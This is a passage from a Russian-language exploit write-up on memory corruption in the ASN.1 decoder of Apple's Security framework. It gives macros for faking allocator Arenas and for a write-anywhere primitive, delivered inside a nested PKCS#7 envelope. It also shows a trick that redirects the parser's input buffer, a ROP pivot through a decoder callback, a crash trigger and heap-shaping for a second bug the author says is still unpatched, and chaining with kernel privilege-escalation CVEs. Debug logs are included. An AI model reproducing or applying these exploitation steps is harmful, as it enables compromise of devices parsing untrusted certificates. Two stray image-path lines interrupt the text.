Вы заметите, что здесь три «взломщика». Один — непосредственно перед перехватом текущей Арены. Другой — внутри произвольной записи. И последний — перед остатком строки. Последний гарантирует, что дальнейший парсинг ASN.1 возобновится в нормальном режиме, даже не вызвав краша. Это возможно, потому что мы специально проектируем нашу поддельную Арену как можно меньше — ровно на одну запись; любые последующие аллокации подключат новые легитимные Арены.

Подводя итог: мы разрушаем объект состояния, чтобы манипулировать текущей Ареной. Это вынудит `sec_asn1d_zalloc` вернуть нужный адрес и сделает поддельную Арену исчерпанной после одной записи. Затем мы просто копируем наше значение по упомянутому адресу. Есть одно незначительное неудобство: адрес назначения подвергается обнулению на один байт сверх размера записи. Чтобы устранить это «кровотечение», нужна многоэтапная запись (параметр `clean` в WRITE64 автоматически исправляет это при необходимости):

```
// записываем n байт
START_BITSTRING(0, 0); // break
START_BITSTRING(7, 1); // sec_asn1d_zalloc, затем memset(dest, 0, 1 + 1)
    PUSH1(first); // записываем первый байт. item->Length = (0 + 1) * 8 - 7
START_BITSTRING(0, n);
    PUSHB(next); // следующие байты записываются со смещением +1
```

И наконец, мы можем делать столько записей, сколько хотим, повторяя процесс:

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);

    MAKE_ARENA64('a', 0x3190 - 0x3020, 0x4141414141414140, 0x4141414141414140 + 16);

    WRITE64(0, 0x4242424242424242);
    START_BITSTRING(0, 0);
```

```
    MAKE_ARENA64('a', 0, 0x4343434343434340, 0x4343434343434340 + 16);

    WRITE64(0, 0x4444444444444444);

if (len) {
    START_BITSTRING(0, 0);
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

Что транслируется в:

```
*(uint64_t *)0x4141414141414140 = 0x4242424242424242;
*(uint64_t *)0x4343434343434340 = 0x4444444444444444;
```

Обратите внимание: каждая последующая запись и её Арена начинаются заново. Это означает, что D должно быть всегда равно нулю начиная со второй записи.

Рассуждения почти идентичны для 32-битных систем — нам просто нужно найти D и K. D можно найти экспериментально:

```
D = 0x7a1f18e8 - 0x7a1f1810 // конкретные значения не важны
```

А K определяется по следующей формуле:

```
K = (64=offsetof(sec_asn1d_state, bit_string_unused_bits) +
     round8(K + 10) + 0=bit_string_unused_bits) / 8
```

Найдя D и K=11, мы можем написать аналогичный примитив для Арены:

```
#define MAKE_ARENA32(filler, arena_used, lower_bound, upper_bound) \
do { \
    CONS_BITSTRING(10 + 11); \
        REP_BITSTRING(0, 11, filler); \
        \
        START_BITSTRING(0, 4); \
        PUSH4((11 * 8 - 0 + 4) * 8 + (arena_used) + 2*4); \
    \
    START_BITSTRING(0, 8); \
        PUSH4(upper_bound); \
        PUSH4(lower_bound); \
} while (0)

#define WRITE32(clean, x) \
do { \
    START_BITSTRING(0, 0); \
    if (clean) { \
        START_BITSTRING(7, 1); \
            PUSH1(x); \
        START_BITSTRING(0, 3); \
            PUSH3((x) >> 8); \
    } else { \
        START_BITSTRING(0, 4); \
            PUSH4(x); \
    } \
} while (0)
```

что позволяет запустить примитив «записать куда угодно»:

```
MAKE_ARENA32('a', 0x8e8 - 0x810, 0x41414140, 0x41414140 + 16);
```

У нас получился исключительно надёжный примитив, способный записывать константные значения по константным адресам. Посмотрим, сможем ли мы применить его с пользой.

3 - Техники эксплуатации

Нам нужно найти какое-то приложение или демон, который прослушивает соединения и принимает ASN.1-кодированные данные. До сих пор мы экспериментировали с голыми битовыми строками, что совершенно нетипично для реальных приложений. Нам нужны стандартные контейнеры — сертификат X.509 или структура PKCS#7 — готовые к потреблению. Сигнатура сертификата действительно является битовой строкой, которой мы можем манипулировать, но это делает сертификат недействительным. Наш эксплойт должен полностью достичь цели до того, как сертификат будет проверен.

Предположим пока, что наша жертва — демон, потребляющий PKCS#7 и извлекающий сертификат для последующей валидации. Он выполняет это с помощью вызова `SecCMSCertificatesOnlyMessageCopyCertificates`. Эта функция находится внутри фреймворка Security и использует `SecCmsMessageDecode` для разбора входящего PKCS#7, который в свою очередь использует `SEC_ASN1DecoderUpdate`.

3.0 - PKCS#7

PKCS#7 расшифровывается как Cryptographic Message Syntax (или CMS). Это стандарт хранения подписанных и/или зашифрованных данных, описанный в RFC 3369[4].

Изучая Security-57337.20.44/OSX/libsecurity_smime/lib/cmsasn1.c, мы видим только одно вхождение `kSecAsn1BitStringTemplate`. Поскольку парсер управляется шаблонами, мы знаем: парсер ASN.1 будет ожидать битовую строку там, где встретит этот шаблон. Прослеживая цепочку обратно, получаем:

```
SecCmsOriginatorPublicKeyTemplate
SecCmsOriginatorIdentifierOrKeyTemplate
SecCmsKeyAgreeRecipientInfoTemplate
SecCmsRecipientInfoTemplate
SecCmsEnvelopedDataTemplate
NSS_PointerToCMSEnvelopedDataTemplate
nss_cms_choose_content_template()
nss_cms_chooser
SecCmsMessageTemplate
SecCmsDecoderCreate()
SecCmsMessageDecode()
```

Похоже, нам нужно создать конвертованный PKCS#7. Однако наша цель ожидает подписанный PKCS#7, который выглядит примерно так:

```
cons: SEQUENCE
prim:  OBJECT            :pkcs7-signedData
cons:  cont [ 0 ]
cons:   SEQUENCE
prim:    INTEGER           :01
cons:    SET
cons:    SEQUENCE
prim:     OBJECT            :pkcs7-data
cons:    cont [ 0 ]
<certificate>
cons:    SET
```

Но подождите. Мы можем вставить конвертованный PKCS#7 вместо сырых данных pkcs7-data.

```
cons: SEQUENCE
prim:  OBJECT            :pkcs7-signedData
cons:  cont [ 0 ]
cons:   SEQUENCE
prim:    INTEGER           :01
cons:    SET
cons:     SEQUENCE
prim:      OBJECT            :sha1
prim:      NULL
cons:    SEQUENCE
```

```
prim:     OBJECT            :pkcs7-envelopedData
cons:     cont [ 0 ]
prim:      OCTET STRING      [HEX DUMP]:<enveloped data>
cons:    cont [ 0 ]
<certificate>
cons:    SET
```

Конвертованные данные должны быть корректной ASN.1-кодировкой, соответствующей шаблонам, которые мы видели выше. Грубо говоря, это эквивалентно следующим командам:

```
$ echo "Hello world" > input.txt
$ openssl ecparam -name secp521r1 -genkey -param_enc explicit -out private-key.pem
$ openssl req -new -x509 -key private-key.pem -out server.pem -days 730
$ openssl cms -encrypt -binary -aes256 -in input.txt -outform DER -out encrypted.der server.pem
$ openssl cms -inform DER -in encrypted.der -cmsout -print
```

encrypted.der выглядит примерно так:

```
cons: SEQUENCE
prim:  INTEGER           :02
cons:  SET
cons:   cont [ 1 ]
cons:    SEQUENCE
prim:     INTEGER           :03
cons:     cont [ 0 ]
cons:      cont [ 2 ]
cons:       SEQUENCE
cons:        SEQUENCE
prim:         OBJECT            :id-ecPublicKey
prim:        BIT STRING
<more stuff>
```

Отлично! Вот наша битовая строка. Мы знаем, что внутренний PKCS#7 будет обрабатываться рекурсивным вызовом `SecCmsMessageDecode`, и код ошибки этого парсера — если таковая возникнет — полностью игнорируется. Это можно наблюдать в `nss_cms_before_data` и `nss_cms_decoder_work_data` соответственно. С нашей точки зрения это весьма удобно, поскольку нам не нужно беспокоиться о том, что внутренний ASN.1 завершится внезапно, а главное — рекурсивный вызов `SecCmsMessageDecode` создаст новые арены. Помните нашу константу D при первом вызове MAKE_ARENA64? Она не изменится между запусками. Кажется, мы можем и рыбку съесть, и косточкой не подавиться. Но не так быстро... Подведём итог того, что у нас есть.

Мы строим нашу битовую строку внутри конвертованного PKCS#7, который содержится в подписанном PKCS#7, что позволяет нам записывать константные значения по константным адресам. Все эти константные значения и адреса берутся из самого входного файла.

3.1 - Строительные блоки

Наш целевой демон работает на iPhone, слушает USB и готов потребить специально подготовленный PKCS#7. В 2016 году режима USB Restricted Mode ещё не существовало, и множество демонов работало Before First Unlock («до первой разблокировки»).

Полный эксплойт выходит за рамки данной статьи и остаётся упражнением для читателя. Уязвимость была исправлена много лет назад и не представляет никакой практической ценности сегодня — лишь иллюстрирует мой тогдашний ход мысли и вводит несколько нестандартных способов подрыва механизма декодирования ASN.1, о которых мы поговорим ниже.

Основная идея состоит в том, чтобы сначала слить слайд shared cache, затем offline собрать перемещённую ROP-цепочку, отправить её обратно и наконец перейти на неё. Ниже приведены основные направления, а заглушки включены в прилагаемый исходный код:

• step1 — брутфорсер — подготовительный шаг для угадывания адреса области «scratch»;

• step2 — переключение буфера — используется для слива слайда shared cache;
• step3 — ROP-пивот — непосредственно полезная нагрузка эксплойта.

Мы сосредоточимся главным образом на step2 и step3, поскольку в них содержатся интересные трюки. Главный недостаток нашей техники MAKE_ARENA/WRITE в том, что мы можем записывать только константные значения. Чтобы извлечь shared cache, нам нужна возможность записывать живые указатели.

Концентрируясь на примитиве записи, мы упустили один важный аспект: сама запись — лишь побочный эффект того, что мы построили до этого. Прежде чем получить примитив записи, у нас был примитив выделения памяти: мы могли нацелиться на область «scratch» в памяти и принудить выделение объектов состояния по известным адресам. Подходящий адрес scratch можно найти эмпирически: это любая доступная для записи область в адресном пространстве жертвы, достаточно стабильная между запусками. Это зависит от целевого приложения/демона, но при отсутствии настоящей утечки информации это всё равно несложно выяснить: vmmap — ваш лучший друг; также в качестве бедняцкого аналога vmmap можно использовать брутфорсер. Исследуйте кучу, сегмент данных shared cache, сам демон, стеки или что угодно другое.

Помните, что объекты состояния содержат один указатель из shared cache: на шаблон. Пока парсер занят нашей битовой строкой, мы знаем, что шаблон — это `kSecAsn1BitStringTemplate`, что не хуже любого другого указателя.

Сначала мы вызываем выделение объекта состояния по известному адресу. Это делается путём перехвата Арены к некоторой разумно большой неиспользуемой области scratch (известной заранее) непосредственно перед выделением нового объекта состояния:

```
    |<------------------------- SCRATCH ------------------------->|
    |                                                             |
    |   |<------- State object -------->|                         |
    |   |                               |                         |
-------------------------------------------------------------------
    ... top theTemplate dest ...
-------------------------------------------------------------------
```

После этого мы выполняем несколько записей до и несколько после указателя.

```
    |<------------------------- SCRATCH ------------------------->|
    |                                                             |
    |   |<------- State object -------->|                         |
    |   |                               |                         |
-------------------------------------------------------------------
    ... top theTemplate dest ...
-------------------------------------------------------------------
            ^^^^           ^^^^^^^^
```

По сути мы строим битовую строку вокруг указателя на шаблон, используя только константные записи в область scratch. Что мы должны записать вокруг указателя? Именно — конструкции MAKE_ARENA/WRITE.

```
    |<------------------------- SCRATCH ------------------------->|
    |                                                             |
    |   |<------- State object -------->|                         |
    |   |                               |                         |
-------------------------------------------------------------------
    ... xxxxtheTemplateyyyyy ...
-------------------------------------------------------------------
            ^ ^^
            | |+- WRITE64(theTemplate) contraption
            | +- MAKE_ARENA64 contraption
            |
            +- start of run-time built bitstring
```

Эта эфемерная битовая строка даже не обязана иметь правильно сформированный хвост. Поскольку мы находимся внутри конвертованного содержимого, разбираемого рекурсивным

вызовом `SecCmsMessageDecode`, код ошибки игнорируется. Если бы мы могли перенаправить входной буфер в эту область scratch, он будет подхвачен и запишет шаблон в любое нужное место. Эксплойт пишет себя сам во время выполнения — в стиле «Начала».

Но как перенаправить входной буфер? Судя по всему, он не является частью объекта состояния, а — что ещё хуже — хранится функцией `SEC_ASN1DecoderUpdate` в регистре ЦП. Даже если бы он хранился на стеке, нацеливание на `buf` означало бы ровно один шанс. Мы не можем использовать MAKE_ARENA/WRITE(clean=0, ...) в режиме одного выстрела, поскольку у него есть эффект «+1-кровотечения» (есть шаг обнуления, выходящий за размер записи + 1), который затрёт соседнюю переменную; а MAKE_ARENA/WRITE(clean=1, ...) нельзя использовать в многоэтапном режиме, поскольку мы рискуем обратиться к буферу до того, как он будет полностью перенаправлен.

Изучая `sec_asn1d_record_any_header` и `sec_asn1d_add_to_subitems`, мы замечаем, что регистр ЦП, содержащий входной буфер, сохраняется на стеке и перезагружается перед возвратом. Однако внутри `sec_asn1d_add_to_subitems` есть интересное присваивание:

```
thing = sec_asn1d_zalloc();
...
thing->data = data;
...
state->subitems_tail->next = thing;
```

Дизассемблер потока кода приведён ниже:

```
_SEC_ASN1DecoderUpdate:
    ...
    MOV     X0, X21
    MOV     X1, X20 // buf
    MOV     X2, X22 // len
    BL      _sec_asn1d_parse_leaf
    ...
    BL      _sec_asn1d_record_any_header
    ...
    RET

_sec_asn1d_record_any_header:
    ...
    B       _sec_asn1d_add_to_subitems

_sec_asn1d_add_to_subitems:
    STP     X24, X23, [SP,#-0x10+var_30]!
    STP     X22, X21, [SP,#0x30+var_20]
    STP     X20, X19, [SP,#0x30+var_10] // save buf register (x20)
    STP     X29, X30, [SP,#0x30+var_s0]
    ...
    MOV     X19, X0 // state
    ...
    BL      _sec_asn1d_zalloc
    MOV     X20, X0 // controlled alloc -> thing
    ...
    LDR     X8, [X19,#0x78] // x8 = state->subitems_head
    CBZ     X8, ...
    LDR     X8, [X19,#0x80] // x8 = state->subitems_tail
    STR     X20, [X8,#0x10] // state->subitems_tail->next = thing
    STR     X20, [X19,#0x80] // state->subitems_tail = thing
    ...
    LDP     X29, X30, [SP,#0x30+var_s0]
    LDP     X20, X19, [SP,#0x30+var_10] // restore buf register (x20)
    LDP     X22, X21, [SP,#0x30+var_20]
    LDP     X24, X23, [SP+0x30+var_30],#0x40
    RET
```

Мы знаем, что `sec_asn1d_zalloc` можно заставить вернуть любой нужный адрес, поскольку мы фактически можем создавать Арены из воздуха. Если бы мы могли указать `&subitems_tail.next` на место хранения X20 в стеке, мы можем перезагрузить регистр, хранящий входной буфер, на то,

что вернёт `sec_asn1d_zalloc`. Это адрес эфемерной битовой строки, которую мы заранее построили в области scratch адресного пространства жертвы. Помните — адрес scratch можно определить эмпирически и считать постоянным между запусками. Определить точный адрес в стеке, где хранится X20, — дело применения vmmap и/или брутфорсера. Подсказка: демон падает и перезапускается. Вернитесь назад и попробуйте найти кое-что, что остаётся постоянным.

План таков: после построения новой битовой строки, способной записывать живые значения, мы создаём ещё несколько элементов. Вспомним, что мы нарезаем область scratch, поэтому адреса эфемерной битовой строки, элементов и объектов считаются известными. У нас будет `SecAsn1Item` (служащий как `dest`) и подэлемент (служащий как `subitems_head`). Затем мы принуждаем иерархию из трёх объектов состояния: объект-дедушка, объект-отец, чей родитель — предыдущий, и объект-ребёнок, который выполняет запись. Последний объект разрушит своего родителя, заполнив известными значениями: `dest`, `parent` (известное значение), `subitems_head`, `subitems_tail`. Поход в `sec_asn1d_add_to_subitems` — просто вопрос изменения `state->place` на `duringBitString` и `state->underlying_kind` на `SEC_ASN1_ANY`.

```
     |<------------------------ SCRATCH ------------------------->|
     |                                                            |
     |                                +- parent -+                |
     |                                v          |                |
-------------------------------------------------------------------------
     ... DYNSTRING SecAsn1Item subitem STATE ... STATE ... STATE ...
-------------------------------------------------------------------------
                                               ^^^^^     |
                                                 +-------+
                                                   smash
```

После разрушения вторичного объекта мы получаем следующее:

```
     |<------------------------ SCRATCH ------------------------->|
     |                                                            |
     |                                +- parent -+                |
     |                                v          |                |
-------------------------------------------------------------------------
     ... DYNSTRING SecAsn1Item subitem STATE ... STATE ... STATE ...
-------------------------------------------------------------------------
            |         ^           ^                     |
            |         |           +-- subitems_head --+
            |         +-- dest ----------------------+
            |                     +-- subitems_tail --+
            |                     v
            +-------------------> stack location of saved input buf
```

У этой техники есть неприятный побочный эффект: после того как `sec_asn1d_zalloc` принудительно возвращает нужный адрес, `sec_asn1d_add_to_subitems` записывает тот же адрес в себя. Это означает, что первые байты, которые будут подхвачены из нового перенаправленного `buf`, — это старшие байты адреса. Обходное решение — сделать так, чтобы этот адрес был `0x...23nn`. Логика такова: 0x23 будет спутан с бесполезной составной битовой строкой, что позволит пропустить MSB адреса и как можно скорее выйти из опасной зоны. Это не должно быть серьёзным ограничением, поскольку область scratch в любом случае должна быть больше 16 кБ. Из-за особенностей декодера и обратных арифметических вычислений это накладывает ограничение: scratch-буфер должен находиться по адресу `0x...20nn`. В step2 показано, как этого добиться (хотя может потребоваться откорректировать STACK_RBP_RELATIVE под вашу версию библиотеки/фреймворка).

```
sec_asn1d_parse_leaf: memcpy(0x10b5722e8 + 0 = 0x10b5722e8, "6666666666666666", 19)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition ...
sec_asn1d_parse_leaf: len=547, @479
sec_asn1d_parse_leaf: memcpy(0x10b5722e8 + 148 = 0x10b57237c, "540", 4)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (152) to 18446744073709551488, unused=0x540
```

```
STATE transition ...
sec_asn1d_parse_leaf: len=540, @486
sec_asn1d_parse_leaf: memcpy(0x10b5722e8 + 18446744073709551488 = 0x10b572268, "10b5720c0", 120)
sec_asn1d_parse_leaf: pre-existing value = 0x7fab5e801868
STATE transition ...
sec_asn1d_add_to_subitems:1880: zalloc(24) -> 0x10b572398 in arena o_pool/0x0 (left -1)
sec_asn1d_add_to_subitems:1890: alloc(1) -> 0x10b5723b0 in arena o_pool/0x0 (left 18446744073709551615)
adding to subitems_tail: 0x10b572258::0x7ffee4729138(0x7ffee4729148) <= 0x10b572398         <-- [E]
new ARENA -> o_pool/0x7fab5e805020 of size 2087
sec_asn1d_add_to_subitems:1880: zalloc(24) -> 0x7fab5e805020 in arena o_pool/0x7fab5e805020 (left 2031)
sec_asn1d_add_to_subitems:1890: alloc(1) -> 0x7fab5e805038 in arena o_pool/0x7fab5e805020 (left 2023)
adding to subitems_tail: 0x10b572258::0x10b572398(0x10b5723a8) <= 0x7fab5e805020
sec_asn1d_prepare_for_contents:1458: zalloc(35) -> 0x7fab5e805040 in arena o_pool/0x7fab5e805020 (left 1983)
sec_asn1d_parse_leaf: len=418, @18446603704184794972
sec_asn1d_parse_leaf: memcpy(0x7fab5e805040 + 0 = 0x7fab5e805040, "1000000010b57", 35)
sec_asn1d_parse_leaf: pre-existing value = 0x0
STATE transition ...
sec_asn1d_prepare_for_contents:1458: zalloc(29) -> 0x7fab5e805068 in arena o_pool/0x7fab5e805020 (left 1951)
sec_asn1d_push_state:429: zalloc(144) -> 0x7fab5e805088 in arena o_pool/0x7fab5e805020 (left 1807)
STATE transition ...
sec_asn1d_parse_leaf: len=375, @18446603704184795015
sec_asn1d_parse_leaf: memcpy(0x7fab5e805068 + 0 = 0x7fab5e805068, "7878787878787878", 19)
sec_asn1d_parse_leaf: pre-existing value = 0x0
adjusting item->len (19) to 148, unused=0x4
STATE transition ...
...
sec_asn1d_prepare_for_contents:1458: zalloc(9) -> 0x10b572601 in arena o_pool/0x0 (left -1)
sec_asn1d_parse_leaf: len=324, @18446603704184795066
sec_asn1d_parse_leaf: memcpy(0x10b572601 + 0 = 0x10b572601, "10b503510", 8)
```


Если вы не заметили — в предыдущем логе буфер был переключён в точке [E]. Как бы запутанно это ни было, этот метод позволяет нам перейти от статического буфера к динамически построенному, способному записывать указатели shared cache в любое место, которое поможет слить слайд shared cache и построить ROP-цепочку, как показано далее в step3.

Мы замечаем один конкретный обратный вызов, который вызывается в ходе парсинга: `state->top->filter_proc(state->top->filter_arg)`. Он выглядит достаточно мощным для перехода на ROP-цепочку. Давайте посмотрим на структуру `state->top`:

```
typedef struct sec_DecoderContext_struct {
    PRArenaPool *our_pool;
    PRArenaPool *their_pool;
    void *their_mark;

    sec_asn1d_state *current;
    sec_asn1d_parse_status status;

    SEC_ASN1NotifyProc notify_proc;
    void *notify_arg;
    PRBool during_notify;

    SEC_ASN1WriteProc filter_proc;
    void *filter_arg;
    PRBool filter_only;
} SEC_ASN1DecoderContext;
```

Мы планируем создать поддельный `SEC_ASN1DecoderContext`, вписать в `filter_proc` пивот-гаджет, а в `filter_arg` — адрес ROP-цепочки. Нас интересует только `filter_proc` и `filter_arg`; всё остальное можно игнорировать, поскольку ROP-цепочка никогда не должна возвращаться. Затем мы вызываем ещё одно выделение объекта состояния и указываем его `top` на наш поддельный `SEC_ASN1DecoderContext`.

```
    |<------------------------ SCRATCH ------------------------>|
    |                                                           |
    |             +---------------------- top -+                |
    |             v                            |                |
-------------------------------------------------------------------
... ROP strip ... SEC_ASN1DecoderContext TEMP STATE TEMP STATE ...
```



Мы можем использовать наш примитив записи, чтобы разместить ROP-цепочку и неполный `SEC_ASN1DecoderContext` в области scratch. Затем мы инициируем несколько выделений объектов, чтобы один из них мог разрушить `top` своего родителя. Это иллюстрирует step3.

Когда ROP запущен, можно использовать LPE ядра. Хорошей парой кандидатов являются CVE-2016-4656[5] + CVE-2016-4655[6], которые легко вызываются из ROP.

4 - Перемотка вперёд

Пять лет спустя я решаю написать этот материал, напрягая память, чтобы вспомнить детали старого эксплойта. Начинаю экспериментировать с заглушками и старой библиотекой. Понимаю, что баг был не один, а два — и решаю проверить последний доступный исходный тарбол: Security-59754.80.3, актуальный на момент написания. Да, всё ещё там.

К сожалению, патч CVE-2016-1950 не только устранил путаницу бит/байт, но и ввёл новые проверки безопасности, исключающие оборачивание `data->Length`. Это означало, что мы больше не можем добраться до структуры Арены, уйдя назад по памяти.

Я плакал.

А потом напился до беспамятства — по совершенно не связанным причинам. Весёлая была ночь. Но я отвлёкся...

4.0 - Игра в кости

Забыв о жестоком похмелье, вернёмся ко второму багу — логической ошибке: когда парсер встречает пустую битовую строку, `sec_asn1d_parse_bit_string` принимает ярлык, а затем в `sec_asn1d_prepare_for_contents` элемент перевыделяется с неправильным размером. Освежите в памяти раздел 2.2.

Итак, буфер выделяется заново — но на этот раз в `our_pool` — с размером `state->contents_length`, который в случае составных битовых строк будет соответствовать только следующему компоненту. Всё, что выделяется после этой точки, будет разрушено последующими битовыми строками. Вооружившись полученными знаниями, создать триггер тривиально. Разрушим объект состояния, вызвав немедленный краш:

```
CONS_BITSTRING(len);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'a');
    REP_BITSTRING(0, 8 + 144 - 5, 'b');
    CONS_BITSTRING(3 + 8);
        REP_BITSTRING(0, 8, 'c');

if (len) {
    START_BITSTRING(0, 0);
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1('z');
    }
}
```

Часть 'a' выделяет 8 байт, после которых идёт объект состояния (144 байта). Первый memcpy покрыл 5 байт, поэтому следующий должен покрыть 8 + 144 - 5 байт. Часть 'b' оставляет указатель dest висящим над следующим объектом состояния, а часть 'c' разрушает указатель 'top', что приводит к надёжному крашу.


```
sec_asn1d_prepare_for_contents: zalloc(8) -> 0x7ff006008dd0 in arena o_pool/0x7ff006008c20 (left 1615)
sec_asn1d_push_state: zalloc(144) -> 0x7ff006008dd8 in arena o_pool/0x7ff006008c20 (left 1471)
STATE transition 0x7ff006008d40 -> 0x7ff006008dd8
sec_asn1d_parse_leaf: memcpy(0x7ff006008dd0 + 0 = 0x7ff006008dd0, "61616161", 5)
sec_asn1d_parse_leaf: pre-existing value = 0x0
STATE transition 0x7ff006008dd8 -> 0x7ff006008d40
STATE transition 0x7ff006008d40 -> 0x7ff006008cb0
STATE transition 0x7ff006008cb0 -> 0x7ff006008d40
sec_asn1d_parse_leaf: memcpy(0x7ff006008dd0 + 5 = 0x7ff006008dd5, "6262626262626262", 147)
sec_asn1d_parse_leaf: pre-existing value = 0xf006006a20000000
STATE transition 0x7ff006008d40 -> 0x7ff006008cb0
STATE transition 0x7ff006008cb0 -> 0x7ff006008d40
sec_asn1d_push_state: zalloc(144) -> 0x7ff006008e68 in arena o_pool/0x7ff006008c20 (left 1327)
STATE transition 0x7ff006008d40 -> 0x7ff006008e68
sec_asn1d_parse_leaf: memcpy(0x7ff006008dd0 + 152 = 0x7ff006008e68, "6363636363636363", 8)
sec_asn1d_parse_leaf: pre-existing value = 0x7ff006006a20
<CRASH>
```

Это не выглядит сильно поддающимся эксплуатации, особенно учитывая, что `dest` выделяется где-то в `their_pool`, объекты состояния — в `our_pool`, и Арены больше нельзя трогать. Или можно?

После изучения паттерна выделения мы замечаем кое-что, стабильно проявляющееся после сегмента 'b':

```
state = 0x7fe18b80d068 top = 0x7fe18b803420 dest = 0x7fe18b803e68
state = 0x7fb3ad009268 top = 0x7fb3ad006e20 dest = 0x7fb3ad008a68
state = 0x7f9798809268 top = 0x7f9798806e20 dest = 0x7f9798808a68
state = 0x7fad49009268 top = 0x7fad49006e20 dest = 0x7fad49008a68
state = 0x7fb12880fa68 top = 0x7fb12880dc20 dest = 0x7fb12880be68
state = 0x7fe8a5809268 top = 0x7fe8a5806e20 dest = 0x7fe8a5808a68
state = 0x7fe1d4009268 top = 0x7fe1d4006e20 dest = 0x7fe1d4008a68
state = 0x7fb212809268 top = 0x7fb212806e20 dest = 0x7fb212808a68
state = 0x7fe7ca804668 top = 0x7fe7ca802220 dest = 0x7fe7ca803e68
state = 0x7fa123810068 top = 0x7fa12380dc20 dest = 0x7fa12380f868
state = 0x7fa1cc809268 top = 0x7fa1cc806e20 dest = 0x7fa1cc808a68
state = 0x7fc288009268 top = 0x7fc288006e20 dest = 0x7fc288008a68
state = 0x7fd054809268 top = 0x7fd054806e20 dest = 0x7fd054808a68
state = 0x7fa36a80f068 top = 0x7fa36a80cc20 dest = 0x7fa36a80e868
state = 0x7fdd63009268 top = 0x7fdd63006e20 dest = 0x7fdd63008a68
state = 0x7fd63b810068 top = 0x7fd63b80dc20 dest = 0x7fd63b80f868
state = 0x7fee16809268 top = 0x7fee16806e20 dest = 0x7fee16808a68
state = 0x7fd1a880da68 top = 0x7fd1a880bc20 dest = 0x7fd1a8803e68
state = 0x7ff7cf809268 top = 0x7ff7cf806e20 dest = 0x7ff7cf808a68
state = 0x7fdf82005068 top = 0x7fdf82002c20 dest = 0x7fdf82004868
...
```

С довольно приличной вероятностью мы наблюдаем повторяющийся паттерн пары state/top: 9268/6e20. Эти адреса приведены для иллюстрации; реальный паттерн выделения целевого демона необходимо определять эмпирически, любыми способами. Важны не сами адреса, а их младшие байты. Опять же, объект состояния всегда находится на постоянном расстоянии от начала Арены, а `dest`, судя по всему, лежит в диапазоне 0xFFFF. Мы можем организовать размещение памяти следующим образом:



```
    +-- to the Arena ---+
```

Поскольку `state->dest` находится в непосредственной близости от объекта состояния, мы можем частичной перезаписью перенаправить его на &state - 8, а затем разрушить Арену:

```
const unsigned FILLER_LEN = 8 + 144 - 5;
const unsigned long long LAST_STATE =  0x7fca4b809268;
const unsigned long long CURRENT_TOP = 0x7fca4b806e20;
const unsigned long long ARENA_LIMIT = LAST_STATE - 0x258; // fixed

START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'a');
// оставляем указатель висящим над 'dest'
START_BITSTRING(0, FILLER_LEN + 2 * 8);
    PUSHR(FILLER_LEN - 8, 'b');
    // помещаем это прямо под 'top'
    PUSH8((ARENA_LIMIT - CURRENT_TOP) << 3);
    PUSHR(2 * 8, 'b'); // пропускаем 'top' и 'theTemplate'
// перенаправляем 'dest' на LAST_STATE - 8 и разрушаем Арену
CONS_BITSTRING(3 + 2 + 3 + 16);
    // 'dest' -> { ARENA_LIMIT - CURRENT_TOP, CURRENT_TOP }
    START_BITSTRING(0, 2);
        PUSH2(LAST_STATE - 8); // частичная перезапись
    // перезаписываем Арену
    START_BITSTRING(0, 16);
        PUSH8(0x4141414141414150); // limit
        PUSH8(0x4141414141414140); // avail

                            |<----- state object ----->|
                            |                          |
-------------------------------------------------------------------------
    ... [&Arena.limit - top] top, template, dest ...
-------------------------------------------------------------------------
            |                       |            |
            |<---- SecAsn1Item ---->|<-----------+
    ^                   |
    +-- to the Arena ---+

...
sec_asn1d_parse_leaf: memcpy(0x7fe4190091d0 + 5 = 0x7fe4190091d5, "6262626262626262", 163)
sec_asn1d_parse_leaf: pre-existing value = 0xe419006e20000000
STATE transition 0x7fe419009140 -> 0x7fe4190090b0
STATE transition 0x7fe4190090b0 -> 0x7fe419009140
sec_asn1d_push_state:430: zalloc(144) -> 0x7fe419009268 in arena o_pool/0x7fe419009020 (left 1327)
STATE transition 0x7fe419009140 -> 0x7fe419009268
state = 0x7fe419009268
    top = 0x7fe419006e20
    theTemplate = 0x1001792e0
    dest = 0x7fe419008a68
    our_mark = 0x0
    parent = 0x7fe419009140
    contents_length = 3
    pending = 2
    consumed = 3
    depth = 9
    allocate = 0
    indefinite = 0
sec_asn1d_parse_leaf: memcpy(0x7fe4190091d0 + 168 = 0x7fe419009278, "9260", 2)
sec_asn1d_parse_leaf: pre-existing value = 0x7fe419008a68
STATE transition 0x7fe419009268 -> 0x7fe419009140
STATE transition 0x7fe419009140 -> 0x7fe419009268
state = 0x7fe419009268
    top = 0x7fe419006e20
    theTemplate = 0x1001792e0
    dest = 0x7fe419009260
    our_mark = 0x0
    parent = 0x7fe419009140
    contents_length = 17
    pending = 16
    consumed = 3
```

```
    depth = 9
    allocate = 0
    indefinite = 0
sec_asn1d_parse_leaf: memcpy(0x7fe419006e20 + 8688 = 0x7fe419009010, "4141414141414150", 16)
sec_asn1d_parse_leaf: pre-existing value = 0x7fe419009827
...
```

По существу это означает, что мы заменяем `limit/avail` Арены на любой нужный нам диапазон памяти, и все последующие выделения будут происходить там. Мы снова можем прибегнуть к нашему старому другу — области scratch — которая станет нашей ареной для аллокаций.

